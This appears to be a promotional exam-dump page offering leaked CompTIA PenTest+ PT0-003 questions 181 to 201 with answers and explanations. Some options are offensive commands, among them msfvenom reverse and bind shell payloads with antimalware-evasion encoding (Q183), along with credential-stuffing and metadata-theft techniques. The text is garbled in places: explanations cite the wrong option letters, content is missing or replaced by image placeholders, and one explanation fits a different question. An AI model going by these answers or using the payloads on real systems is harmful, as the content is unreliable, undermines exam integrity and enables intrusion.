

[May 18, 2026] Download Free CompTIA PT0-003 Real Exam Questions
Pass Your Exam With 100% Verified PT0-003 Exam Questions
CompTIA PT0-003 Exam Syllabus Topics:
| Topic | Details |
|---|---|
| Topic 1 |
|
| Topic 2 |
|
| Topic 3 |
|
| Topic 4 |
|
| Topic 5 |
|
NEW QUESTION # 181
Which of the following is most important when communicating the need for vulnerability remediation to a client at the conclusion of a penetration test?
- A. Articulation of impact
- B. Articulation of escalation
- C. Articulation of cause
- D. Articulation of alignment
Answer: A
Explanation:
When concluding a penetration test, effectively communicating the need for vulnerability remediation is crucial. Here's why the articulation of impact is the most important aspect:
Articulation of Cause (Option A):
Importance: While understanding the cause is essential for long-term remediation and prevention, it does not directly convey the urgency or potential consequences of the vulnerabilities.
Articulation of Impact (Option B):
Importance: The impact provides the client with a clear understanding of the severity and urgency of the issues. It helps prioritize remediation efforts based on the potential damage that could be inflicted if the vulnerabilities are exploited.
Importance: While escalation paths are important to understand, they are part of the broader impact assessment. They explain how an attacker might exploit the vulnerability further but do not convey the immediate risk as clearly as impact.
Articulation of Alignment (Option D):
Importance: Alignment is useful for ensuring that remediation efforts are in line with the client's strategic goals and regulatory requirements. However, it still doesn't highlight the immediate urgency and potential damage like the articulation of impact does.
Conclusion: Articulating the impact of vulnerabilities is the most crucial element when communicating the need for remediation. By clearly explaining the potential risks and consequences, penetration testers can effectively convey the urgency and importance of addressing the discovered issues, thus motivating clients to take prompt and appropriate action.
Reference:
Articulation of Escalation (Option C):
NEW QUESTION # 182
A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?
- A. RFID tagging
- B. RFID cloning
- C. Meta tagging
- D. Tag nesting
Answer: D
Explanation:
since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.
https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes.
Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.
NEW QUESTION # 183
A penetration tester is ready to add shellcode for a specific remote executable exploit. The tester is trying to prevent the payload from being blocked by antimalware that is running on the target. Which of the following commands should the tester use to obtain shell access?
- A. net user add /administrator | hexdump > payload
- B. msfvenom --arch x86-64 --platform windows --payload windows/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 EXITFUNC=none
- C. msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.100 LPORT=8000
- D. msfvenom --arch x86-64 --platform windows --encoder x86-64/shikata_ga_nai --payload windows/bind_tcp LPORT=443
Answer: D
Explanation:
Using shikata_ga_nai:
This encoder obfuscates the payload, making it harder for antimalware to detect.
The command specifies a bind shell (windows/bind_tcp) payload, targeting Windows with architecture x86-64.
Why Not Other Options?
B, C: These commands generate payloads but do not use an encoder, increasing the likelihood of detection by antimalware.
D: This command is unrelated to generating shellcode; it appears to be an attempt to manipulate accounts.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
NEW QUESTION # 184
A penetration tester exports the following CSV data from a scanner. The tester wants to parse the data using Bash and input it into another tool.
CSV data before parsing:
cat data.csv
Host, IP, Username, Password
WINS212, 10.111.41.74, admin, Spring11
HRDB, 10.13.9.212, hradmin, HRForTheWin
WAS01, 192.168.23.13, admin, Snowfall97
Intended output:
admin Spring11
hradmin HRForTheWin
admin Snowfall97
Which of the following will provide the intended output?
- A. cat data.csv | grep -i "admin" | grep -v "WINS212\|HRDB\|WAS01\|10.111.41.74\|10.13.9.212\|192.168.23.13"
- B. cat data.csv | grep -v "IP" | cut -d"," -f 3,4 | sed -e 's/,/ /'
- C. cat data.csv | grep 'username|Password'
- D. cat data.csv | find . -iname Username,Password
Answer: B
Explanation:
Option A correctly performs the standard Bash text-processing sequence PenTest+ expects testers to use when transforming scan output into tool-ready input. First, grep -v "IP" removes the header line by excluding the row containing "IP" (the CSV header includes "Host, IP, Username, Password"). Next, cut -d"," -f 3,4 splits each remaining line on commas and selects fields 3 and 4, which correspond to Username and Password in the exported format. Finally, sed -e 's/,/ /' replaces the remaining comma between those two fields with a space, producing the intended two-column output suitable for piping into password auditing, spraying, or validation tooling.
NEW QUESTION # 185
A penetration tester is evaluating a SCADA system. The tester receives local access to a workstation that is running a single application. While navigating through the application, the tester opens a terminal window and gains access to the underlying operating system. Which of the following attacks is the tester performing?
- A. Arbitrary code execution
- B. Library injection
- C. Process hollowing
- D. Kiosk escape
Answer: D
Explanation:
A kiosk escape involves breaking out of a restricted environment, such as a kiosk or a single application interface, to access the underlying operating system. Here's why option A is correct:
Kiosk Escape: This attack targets environments where user access is intentionally limited, such as a kiosk or a dedicated application. The goal is to break out of these restrictions and gain access to the full operating system.
Arbitrary Code Execution: This involves running unauthorized code on the system, but the scenario described is more about escaping a restricted environment.
Process Hollowing: This technique involves injecting code into a legitimate process, making it appear benign while executing malicious activities.
Library Injection: This involves injecting malicious code into a running process by loading a malicious library, which is not the focus in this scenario.
Reference from Pentest:
Forge HTB: Demonstrates techniques to escape restricted environments and gain broader access to the system.
Horizontall HTB: Shows methods to break out of limited access environments, aligning with the concept of kiosk escape.
Conclusion:
Option A, Kiosk escape, accurately describes the type of attack where a tester breaks out of a restricted environment to access the underlying operating system.
NEW QUESTION # 186
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?
- A. Trivy
- B. Nessus
- C. Kube-hunter
- D. Grype
Answer: C
Explanation:
Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here's an analysis of each tool and why Kube- hunter is the best choice:
Trivy (Option A):
Trivy is a vulnerability scanner for container images and filesystem.
Capabilities: While effective at scanning container images for vulnerabilities, it is not specifically designed to assess the security of a container orchestration cluster itself.
Nessus (Option B):
Nessus is a general-purpose vulnerability scanner that can assess network devices, operating systems, and applications.
Capabilities: It is not tailored for container orchestration environments and may miss specific issues related to Kubernetes or other orchestration systems.
Grype (Option C):
Grype is a vulnerability scanner for container images.
Capabilities: Similar to Trivy, it focuses on identifying vulnerabilities in container images rather than assessing the overall security posture of a container orchestration cluster.
Kube-hunter (Answer: D):
Kube-hunter is a tool specifically designed to hunt for security vulnerabilities in Kubernetes clusters.
Capabilities: It scans the Kubernetes cluster for a wide range of security issues, including misconfigurations and vulnerabilities specific to Kubernetes environments.
References: Kube-hunter is recognized for its effectiveness in identifying Kubernetes-specific security issues and is widely used in security assessments of container orchestration clusters.
Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.
NEW QUESTION # 187
Which of the following OT protocols sends information in cleartext?
- A. DNP3
- B. TTEthernet
- C. PROFINET
- D. Modbus
Answer: D
Explanation:
Operational Technology (OT) protocols are used in industrial control systems (ICS) to manage and automate physical processes. Here's an analysis of each protocol regarding whether it sends information in cleartext:
* TTEthernet (Option A):
* Explanation: TTEthernet (Time-Triggered Ethernet) is designed for real-time communication and safety-critical systems.
* Security: It includes mechanisms for reliable and deterministic data transfer, not typically sending information in cleartext.
* DNP3 (Option B):
* Explanation: DNP3 (Distributed Network Protocol) is used in electric and water utilities for SCADA (Supervisory Control and Data Acquisition) systems.
* Security: While the original DNP3 protocol transmits data in cleartext, the DNP3 Secure Authentication extensions provide cryptographic security features.
* Modbus (answer: C):
* Explanation: Modbus is a communication protocol used in industrial environments for transmitting data between electronic devices.
* Security: Modbus transmits data in cleartext, which makes it susceptible to interception and unauthorized access.
* References: The lack of security features in Modbus, such as encryption, is well-documented and a known vulnerability in ICS environments.
* PROFINET (Option D):
* Explanation: PROFINET is a standard for industrial networking in automation.
* Security: PROFINET includes several security features, including support for encryption, which means it doesn't necessarily send information in cleartext.
Conclusion: Modbus is the protocol that most commonly sends information in cleartext, making it vulnerable to eavesdropping and interception.
NEW QUESTION # 188
During the reconnaissance phase, a penetration tester collected the following information from the DNS records:
A-----> www
A-----> host
TXT --> vpn.comptia.org
SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?
- A. DMARC
- B. CNAME
- C. MX
- D. SOA
Answer: A
Explanation:
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
Step-by-Step Explanation
Understanding DMARC:
SPF: Defines which IP addresses are allowed to send emails on behalf of a domain.
DKIM: Provides a way to check that an email claiming to come from a specific domain was indeed authorized by the owner of that domain.
DMARC: Uses SPF and DKIM to determine the authenticity of an email and specifies what action to take if the email fails the authentication checks.
Implementing DMARC:
Create a DMARC policy in your DNS records. This policy can specify to reject, quarantine, or take no action on emails that fail SPF or DKIM checks.
Example DMARC record: v=DMARC1; p=reject; rua=mailto:[email protected]; Benefits of DMARC:
Helps to prevent email spoofing and phishing attacks.
Provides visibility into email sources through reports.
Enhances domain reputation by ensuring only legitimate emails are sent from the domain.
DMARC Record Components:
v: Version of DMARC.
p: Policy for handling emails that fail the DMARC check (none, quarantine, reject).
rua: Reporting URI of aggregate reports.
ruf: Reporting URI of forensic reports.
pct: Percentage of messages subjected to filtering.
Real-World Example:
A company sets up a DMARC policy with p=reject to ensure that any emails failing SPF or DKIM checks are rejected outright, significantly reducing the risk of phishing attacks using their domain.
Reference from Pentesting Literature:
In "Penetration Testing - A Hands-on Introduction to Hacking," DMARC is mentioned as part of email security protocols to prevent phishing.
HTB write-ups often highlight the importance of DMARC in securing email communications and preventing spoofing attacks.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
NEW QUESTION # 189
A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:
Which of the following would be a recommendation for remediation?
- A. Utilize the secure software development life cycle
- B. Deploy a user training program
- C. Implement a patch management plan
- D. Configure access controls on each of the servers
Answer: C
NEW QUESTION # 190
Which of the following will reduce the possibility of introducing errors or bias in a penetration test report?
- A. Peer review
- B. Goal reprioritization
- C. Use AI
- D. Secure distribution
Answer: A
Explanation:
A peer review process ensures that a penetration test report is accurate, unbiased, and free from errors.
Peer review (Option B):
Senior security professionals verify findings, risk levels, and remediation recommendations.
Reduces the risk of misinterpretation or incorrect data in reports.
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Best Practices for Penetration Testing Reports" Incorrect options:
Option A (Secure distribution): Ensures confidentiality, but does not reduce report errors.
Option C (Use AI): AI can assist in analysis, but human verification is essential.
Option D (Goal reprioritization): Changes testing objectives, not report accuracy.
NEW QUESTION # 191
During an assessment, a penetration tester discovers the following code sample in a web application:
"(&(userid=*)(userid=*))(I(userid=*)(userPwd=(SHAl}a9993e364706816aba3e25717850c26c9cd0d89d==)) Which of the following injections is being performed?
- A. LDAP
- B. Command
- C. Boolean SQL
- D. Blind SQL
Answer: A
Explanation:
The code sample provided involves LDAP (Lightweight Directory Access Protocol) query syntax, not SQL or command injection syntax. LDAP injections occur when user-supplied inputs are not properly sanitized before being incorporated into LDAP queries. The given code demonstrates a potential LDAP injection point, where an attacker might manipulate the (userid=*) part to execute unauthorized queries or access unauthorized information within the LDAP directory. Boolean and Blind SQL injections, as well as Command injections, do not apply to LDAP query syntax.
NEW QUESTION # 192
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?
- A. IAM
- B. Metadata services
- C. Block storage
- D. Virtual private cloud
Answer: B
Explanation:
Metadata services in cloud environments provide information about the configuration and instance details, including sensitive data used during the initialization of virtual machines. Attackers can access this information to exploit and gain unauthorized access.
Step-by-Step Explanation
Understanding Metadata Services:
Purpose: Metadata services provide instance-specific information, such as instance IDs, public keys, and other configuration details.
Access: Typically accessible via a special IP address (e.g., 169.254.169.254 in AWS) from within the instance.
Common Information Exposed:
Instance Metadata: Details about the instance, such as instance ID, hostname, and network configurations.
User Data: Scripts and configuration data used for instance initialization, which might contain sensitive information.
IAM Role Credentials: Temporary security credentials for IAM roles attached to the instance, potentially leading to privilege escalation.
Security Risks:
Unauthorized Access: Attackers can exploit exposed metadata to gain sensitive information and credentials.
Privilege Escalation: Accessing IAM role credentials can allow attackers to perform actions with elevated privileges.
Best Practices:
Restrict Access: Implement access controls to limit access to metadata services.
Use IAM Roles Carefully: Ensure that IAM roles provide the minimum necessary privileges.
Monitor Access: Regularly monitor access to metadata services to detect and respond to unauthorized access.
Reference from Pentesting Literature:
Penetration testing guides discuss the importance of securing metadata services and the risks associated with their exposure.
HTB write-ups often highlight the exploitation of metadata services to gain access to sensitive information in cloud environments.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
NEW QUESTION # 193
After obtaining a reverse shell, a penetration tester identifies a locally cloned Git repository that contains thousands of files and directories on a Windows machine. The tester suspects there could be sensitive information related to "ProjectX." Which of the following commands should the tester use in a script to identify potential files to produce the best results?
- A. gci -Path . -Recurse | Select-String -Pattern "ProjectX"
- B. dir /R | findstr "ProjectX"
- C. gc * | select "ProjectX"
- D. Get-ChildItem * | Select-String "ProjectX"
Answer: A
Explanation:
Comprehensive and Detailed
On Windows PowerShell, gci is an alias for Get-ChildItem. To search recursively through all files and return matches for the string "ProjectX", the combination gci -Path . -Recurse | Select-String -Pattern "ProjectX" is efficient and returns file paths and matching lines. This handles large repositories and searches file contents rather than just file names.
Why D over C/B/A:
C (Get-ChildItem * | Select-String "ProjectX"): Works but lacks -Recurse so it may not descend into subdirectories unless Get-ChildItem is invoked with -Recurse.
B (dir /R | findstr): dir /R lists alternate data streams; it does not reliably search file contents and is less robust for large repos.
A (gc * | select "ProjectX"): gc (Get-Content) on * could attempt to load huge files into memory and select "ProjectX" is not a correct PowerShell pattern for searching content.
PT0-003 mapping: Domain 4 - using scripting/PowerShell to efficiently locate sensitive strings in large code/data sets.
NEW QUESTION # 194
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?
- A. Run KARMA to break the password.
- B. Research WiGLE.net for potential nearby client access points.
- C. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
- D. Enable monitoring mode using Aircrack-ng.
Answer: D
Explanation:
Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
Preparation:
Wireless USB Dongle: Ensure the wireless USB dongle is compatible with monitoring mode and packet injection.
Aircrack-ng Suite: Use the Aircrack-ng suite, a popular set of tools for wireless network auditing.
Enable Monitoring Mode:
Command: Use the airmon-ng tool to enable monitoring mode on the wireless interface.
Step-by-Step Explanationairmon-ng start wlan0
Verify: Check if the interface is in monitoring mode.
iwconfig
Capture WPA2 Handshakes:
Airodump-ng: Use airodump-ng to start capturing traffic and handshakes.
airodump-ng wlan0mon
Reference from Pentesting Literature:
Enabling monitoring mode is a fundamental step in wireless penetration testing, discussed in guides like "Penetration Testing - A Hands-on Introduction to Hacking".
HTB write-ups often start with enabling monitoring mode before proceeding with capturing WPA2 handshakes.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
NEW QUESTION # 195
A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?
- A. /var/log/messages
- B. /var/log/user_log
- C. /var/log/last_user
- D. /var/log/lastlog
Answer: D
Explanation:
The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.
NEW QUESTION # 196
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?
- A. External
- B. Mobile
- C. Web
- D. Segmentation
Answer: A
Explanation:
An external assessment focuses on testing the security of internet-facing services. Here's why option C is correct:
* External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization's network.
* Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It's more relevant to internal network architecture.
* Mobile: This assessment targets mobile applications and devices, not general internet-facing services.
* Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.
References from Pentest:
* Horizontall HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.
* Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.
Conclusion:
Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.
NEW QUESTION # 197
A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.
Which of the following actions should the tester take?
- A. Create a detailed document of findings before continuing with the assessment.
- B. Incorporate the newly identified method of compromise into the red team's approach.
- C. Halt the assessment and follow the reporting procedures as outlined in the contract.
- D. Perform forensic analysis to isolate the means of compromise and determine attribution.
Answer: C
Explanation:
Halting the assessment and following the reporting procedures as outlined in the contract is the best action to take after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The reporting procedures are part of the contract that specifies how to handle any critical issues or incidents during the penetration testing engagement. They should include details such as who to contact, what information to provide, and what steps to follow.
NEW QUESTION # 198
A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?
- A. "cisco-ios" "admin+1234"
- B. "cisco-ios" "default-passwords"
- C. "cisco-ios" "no-password"
- D. "cisco-ios" "last-modified"
Answer: C
NEW QUESTION # 199
A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access. Which of the following techniques should the tester use?
- A. Dictionary attack
- B. Credential stuffing
- C. MFA fatigue
- D. Brute-force attack
Answer: B
Explanation:
To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.
Credential Stuffing:
Definition: An attack method where attackers use a list of known username and password pairs, typically obtained from previous data breaches, to gain unauthorized access to accounts.
Advantages: Unlike brute-force attacks, credential stuffing uses already known credentials, which reduces the number of attempts per account and minimizes the risk of triggering account lockout mechanisms.
Tool: Tools like Sentry MBA, Snipr, and others are commonly used for credential stuffing attacks.
Other Techniques:
MFA Fatigue: A social engineering tactic to exhaust users into accepting multi-factor authentication requests, not applicable for avoiding lockouts in this context.
Dictionary Attack: Similar to brute-force but uses a list of likely passwords; still risks lockout due to multiple attempts.
Brute-force Attack: Systematically attempts all possible password combinations, likely to trigger account lockouts due to high number of failed attempts.
Pentest Reference:
Password Attacks: Understanding different types of password attacks and their implications on account security.
Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.
By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a stealthier approach to password attacks.
NEW QUESTION # 200
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Answer:
Explanation:
Explanation:
A picture containing shape Description automatically generated
A picture containing treemap chart Description automatically generated
Text Description automatically generated
Graphical user interface Description automatically generated
NEW QUESTION # 201
......
PT0-003 Dumps 100 Pass Guarantee With Latest Demo: https://pass4sures.free4torrent.com/PT0-003-valid-dumps-torrent.html